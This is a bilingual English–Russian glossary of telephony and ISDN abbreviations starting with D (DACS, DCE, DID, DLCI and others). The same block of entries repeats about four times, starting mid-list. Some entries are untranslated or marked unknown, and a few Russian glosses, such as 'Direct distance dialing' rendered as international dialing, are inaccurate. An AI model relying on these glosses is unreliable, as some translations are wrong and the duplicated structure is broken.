DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных

DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system

DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер

DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток

DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC

DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT

DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи

DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение

DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами

DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить

DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных

DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные
D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)

DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение
DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела

DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа
DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных

DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения
DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных

DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов
DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция

DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования
DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела

DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных
DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить

DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама
DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26

DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI
DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP

DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации
DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26

DL1PE	DLI 1 parity error — ошибка чётности DLI 1
DL5MDA	Someone who collects each ISDN abbreviation crossing his way — тот, кто коллекционирует каждую встречную аббревиатуру ISDN
DLAB	Divisor latch access bit — бит доступа к защёлке делителя
DLC	Data link control — управление каналом передачи данных
DLC	Data link controller assignment for clusters — назначение контроллера канала для кластеров
DLC	Digital loop carrier — цифровой петлевой несущий
DLCI	Data link connection identifier (i.440: SAPI+TEI) — идентификатор соединения канала данных
DLCU	Digital line carrier unit — блок несущего цифрового канала
DLE	Data link escape (ASCII control) — управляющий символ ASCII: экранирование канала
DLI	Data link interface — интерфейс канала данных
DLI0I	Data link 0 interrupt — прерывание канала данных 0
DLI1I	Data link 1 interrupt — прерывание канала данных 1
DLISW	DLI switch error — ошибка переключения DLI
DLL	Dial long lines — набор по длинным линиям
DLM	Data link module — модуль канала данных
DLN	Direct link node — узел прямого соединения
DLNORSP	Init response not received from data link — ответ инициализации не получен от канала данных
DLOPE	Dual link interface (DLI) 0 parity error — ошибка чётности двойного интерфейса DLI 0

Аббревиатура	Расшифровка
D	Data — данные

D	Default supervision — надзор по умолчанию
D	Digits — цифры
D	Dispatch — диспетчеризация
D	Hotel/motel equipment from trouble report (TSPS only) — оборудование гостиниц/мотелей из отчёта о неисправностях (только TSPS)
D-CTL	D channel controller (IDEC) — контроллер D-канала (IDEC)
D/A	Digital to analog — цифро-аналоговый
D1PK	DS-1 interface pack (SCM-10S NTI) — интерфейсный модуль DS-1
D1PK	DS-1 interface pack (SCM-10S MUX NTI) — интерфейсный модуль DS-1 (MUX)
DA	Digital data off-net extension INTER/TRA blocal 1-26
DA	Directory assistance — справочная служба
DAC	Digital to analog converter — цифро-аналоговый преобразователь
DAC	Dispatch Administration Center — центр диспетчерского управления
DACC	Directory assistance call completion — завершение вызова справочной службы
DACK	Direct memory access acknowledge — подтверждение прямого доступа к памяти
DACOM	Data Communications Corp. of Korea (ROK) — корпорация передачи данных Кореи
DACS	Digital access cross-connect system — система цифровой кросс-коммутации
DACS	Digital accessed and cross-connected system
DACS	Directory assistance charging system — система тарификации справочной службы
DACTVTD	Deactivated — деактивирован
DAEDR	Delimitation — разграничение

DAIS	Distributed automatic intercept system — распределённая автоматическая система перехвата
DAML	Digital added main line (pair gain) — дополнительная цифровая основная линия (уплотнение пары)
DAMT	Direct access mechanized testing — механизированное тестирование с прямым доступом
DAP	Display administration process — процесс администрирования отображения
DAP	Document application profile — профиль приложения документа
DARC	Division alarm recording center — центр записи аварийных сигналов отдела
DART	Distribution area rehabilitation — восстановление зоны распределения
DARU	Distributed automatic intercept system audio response unit — блок речевого ответа распределённой системы перехвата
DAS	Data auxiliary set — вспомогательный набор данных
DAS	Directory assistance system — система справочной службы
DAS	Distributor and scanner — распределитель и сканер
DAS-WDT	Distributor and scanner-watch dog timer — распределитель/сканер с сторожевым таймером
DAS/C	Directory assistance system/computer — система справочной службы/компьютер
DASD	Direct access storage device — устройство хранения с прямым доступом
DASS2	Digital access signaling system 2 (BT) — цифровая система сигнализации с прямым доступом 2
DAU	Digital access unit — блок цифрового доступа

DAV	Data above voice — данные поверх речи
DAY	Delete an assembly — удалить сборку
DB	DSSDS 1.5 mb/s access line INTER/TRA blocal 1-26
DB	Decibel — децибел
DBA	Data base administrator — администратор базы данных
DBAC	Data base administration center — центр администрирования базы данных
DBAS	Data base administration system — система администрирования базы данных
DBCS	Data bank control system — система управления банком данных
DBL	Data base load — загрузка базы данных
DBM	Database manager — менеджер базы данных
DBMS	Data base management system — система управления базами данных
DBOS	Data bank organization system — система организации банка данных
DBS	Duplex bus selector — дуплексный селектор шины
DBSS	Data bank security system — система защиты банка данных
DC	Device confirmation (C/I channel code) — подтверждение устройства
DC	Dial code — код набора
DC	Direct current — постоянный ток
DCC	Data collection computer — компьютер сбора данных
DCC	Data country code (ISO 7498) — код страны данных
DCC	Destination code cancellation — отмена кода назначения

DCC	Destination code cancellation control — управление отменой кода назначения
DCC	Digroup core controller — контроллер ядра группы цифровых каналов
DCCS	Discontiguous shared segments — несмежные общие сегменты
DCD	Data collection device — устройство сбора данных
DCE	Data circuit terminal equipment — оконечное оборудование канала данных
DCE	Data circuit-terminating equipment — оборудование завершения канала данных
DCE	Data communications equipment — оборудование передачи данных
DCE	Digital carrier equipment — оборудование цифрового несущего канала
DCG	Default cell group — группа ячеек по умолчанию
DCH	D channel handler — обработчик D-канала
DCH	D-channel handling bit — бит обработки D-канала
DCH	Discharge — разряд/отключение
DCHOOS	D-channel is out of service — D-канал не работает
DCL	Data clock (i.e. IOM2) — тактовый сигнал данных
DCL	DEC control language — управляющий язык DEC
DCLU	Digital carrier line unit — блок линии цифрового несущего канала
DCM	Digital carrier module — модуль цифрового несущего канала
DCME	Digital circuit multiplexing equipment — оборудование мультиплексирования цифровых каналов

DCMS	Distributed call measurement system — распределённая система измерения вызовов
DCMU	Digital concentrator measurement unit — блок измерений цифрового концентратора
DCN	List disconnected and changed numbers — список отключённых и изменённых номеров
DCP	D channel processor — процессор D-канала
DCP	Duplex central processor — дуплексный центральный процессор
DCPR	Detailed continuing property record (PICS/DCPR) — детальная постоянная запись об имуществе
DCPSK	Differential coherent phase-shift keying — дифференциальная когерентная фазовая манипуляция
DCS	Data communications subsystem — подсистема передачи данных
DCS	Digital cross-connect system — система цифровой кросс-коммутации
DCS	Direct current signaling — сигнализация постоянным током
DCSO	Display completed service order (LMOS command) — отображение выполненного заказа на обслуживание
DCT	Digital carrier trunk — цифровой несущий транк
DCTB	DCT bank — банк DCT
DCTEXT	DCT extended — расширенный DCT
DCTN	Defense commercial telecommunications network — коммерческая телекоммуникационная сеть обороны
DCTS	Dimension custom telephone service — специализированная телефонная служба Dimension
DCTUCOM	Directly connected test unit common board — общая плата напрямую подключённого блока тестирования

DCTUPORT	Directly connected test unit port circuit — портовая схема напрямую подключённого блока тестирования
DCn	Device control n — управление устройством n
DD	Data downstream (i.e. IOM2) — поток данных вниз
DD	Delay dial — задержка набора
DD	Disk drives — дисковые накопители
DD	Due date — срок исполнения
DD	Total switching control center (SCC) and field work time — суммарное время работы центра управления коммутацией и выездных работ
DDC	Direct department calling — прямой вызов отдела
DDCMP	Daily display conversation mode and printer — ежедневный режим отображения разговора и принтер
DDD	Direct distance dialing — прямой международный набор
DDGT	Digital data group terminal — терминал группы цифровых данных
DDI	Direct dialing-in (i.251 A) — прямой входящий набор
DDN	Defense data network — оборонная сеть данных
DDOV	Digital data over voice — цифровые данные поверх речи
DDS	DDS loopback test (SARTS command) — петлевой тест DDS
DDS	Dataphone digital service — цифровая служба Dataphone
DDS	Digital data service — служба цифровых данных
DDS	Digital data system — система цифровых данных

DDS	Digital dataphone service — цифровая телефонная служба
DDS	Display the DS table — отобразить таблицу DS
DDX	Digital data exchange — обмен цифровыми данными
DDX	Distributed data exchange — распределённый обмен данными
DEAC	Deactivation (C/I channel code) — деактивация
DEACT	Deactivate — деактивировать
DEC	Digital Equipment Corporation — корпорация Digital Equipment
DECT	Digital European cellular phone — европейский цифровой сотовый телефон
DEL	Delete — удалить
DEN	Digital equipment number — номер цифрового оборудования
DERP	Defective equipment replacement program — программа замены неисправного оборудования
DES	Data encryption standard — стандарт шифрования данных
DES	Destination — назначение
DEST	Destinations — пункты назначения
DET	Detach MSG. (i.451) — сообщение отсоединения
DEV	Deviation — отклонение
DEV	Device — устройство
DEW	Distant early warning (line) — линия дальнего раннего предупреждения
DF	Distributing frame — кросс-панель (распределительная)
DF	Distribution frame — распределительная рама

DF	HSSDS 1.5 mb/s hub to hub INTER/TRA blocal 1-26
DFC	Disk file controller — контроллер дискового файла
DFI	Digital facility interface — интерфейс цифрового объекта
DFI	Digital family interface — интерфейс цифрового семейства
DFIH	Digital facility interface circuit pair — пара схем интерфейса цифрового объекта
DFMS	Digital facility management system — система управления цифровым объектом
DFTAC	Distributing frame test access circuit — схема тестового доступа к распределительной раме
DG	HSSDS 1.5 mb/s hub to earth station INTER/TRA blocal 1-26
DGCT	Diagnostic control table — таблица управления диагностикой
DGN	Diagnose — диагностировать
DGN	Memory failure in CS/PS diagnostic program — отказ памяти в программе диагностики 1AESS
DH	Digital service INTER/TRA blocal 1-26
DI	Deactivation indication (C/I channel code) — индикация деактивации
DI	Direct-in dial INTER/TRA blocal 1-26
DI	Unk division?
DIA	Document interchange architecture — архитектура обмена документами
DIAG	Diagnostic — диагностика
DIC	Digital concentrator — цифровой концентратор
DIC	Digital interface controller — контроллер цифрового интерфейса
DID	DI downstream — нисходящий поток DI

DID	Direct inward dialing — прямой входящий набор
DIF	Digital frame interface — интерфейс цифрового фрейма
DIF	Digital interface — цифровой интерфейс
DIF	Digital interface frame — фрейм цифрового интерфейса
DIFF	Difference — разность
DILEP	Digital line engineering program — программа проектирования цифровых линий
DIM	Data in the middle — данные в промежутке
DIP	Dedicated inside plant COSMOS command — команда выделенного внутреннего оборудования
DIP	Dip creation option — опция создания DIP
DIP	Document interchange protocol (lower sublayer of OSI layer 6) — протокол обмена документами
DIP	Dual in-line package — двухрядный корпус
DIR	Direction — направление
DIR	Directory — каталог
DIR	Standard dip report — стандартный отчёт DIP
DIS	Disconnect — отключить
DIS	Display — отображение
DISA	Direct inward system access — прямой входящий системный доступ
DISABL	Disable — отключить
DISC	Disconnect (LAP-D command) — отключение (команда LAP-D)
DISD	Direct inward subscriber access — прямой входящий абонентский доступ
DIST	Distribute point board — плата распределительных точек
DIU	Deactivate indication — индикация деактивации

DIU	Digital interface unit — блок цифрового интерфейса
DIU	Digroup interface unit (DACS) — блок интерфейса группы каналов (DACS)
DIV	(нем.) Digital exchange — цифровая АТС
DIVF	(нем.) DIV for long distance service — DIV для дальней связи
DIVO	(нем.) DIV for local service — DIV для местной связи
DJ	Digit trunk INTER/TRA blocal 1-26
DK	Data link INTER/TRA blocal 1-26
DL	Dial — набор номера
DL	Dictation line INTER/TRA blocal 1-26
DL1PE	DLI 1 parity error — ошибка чётности DLI 1
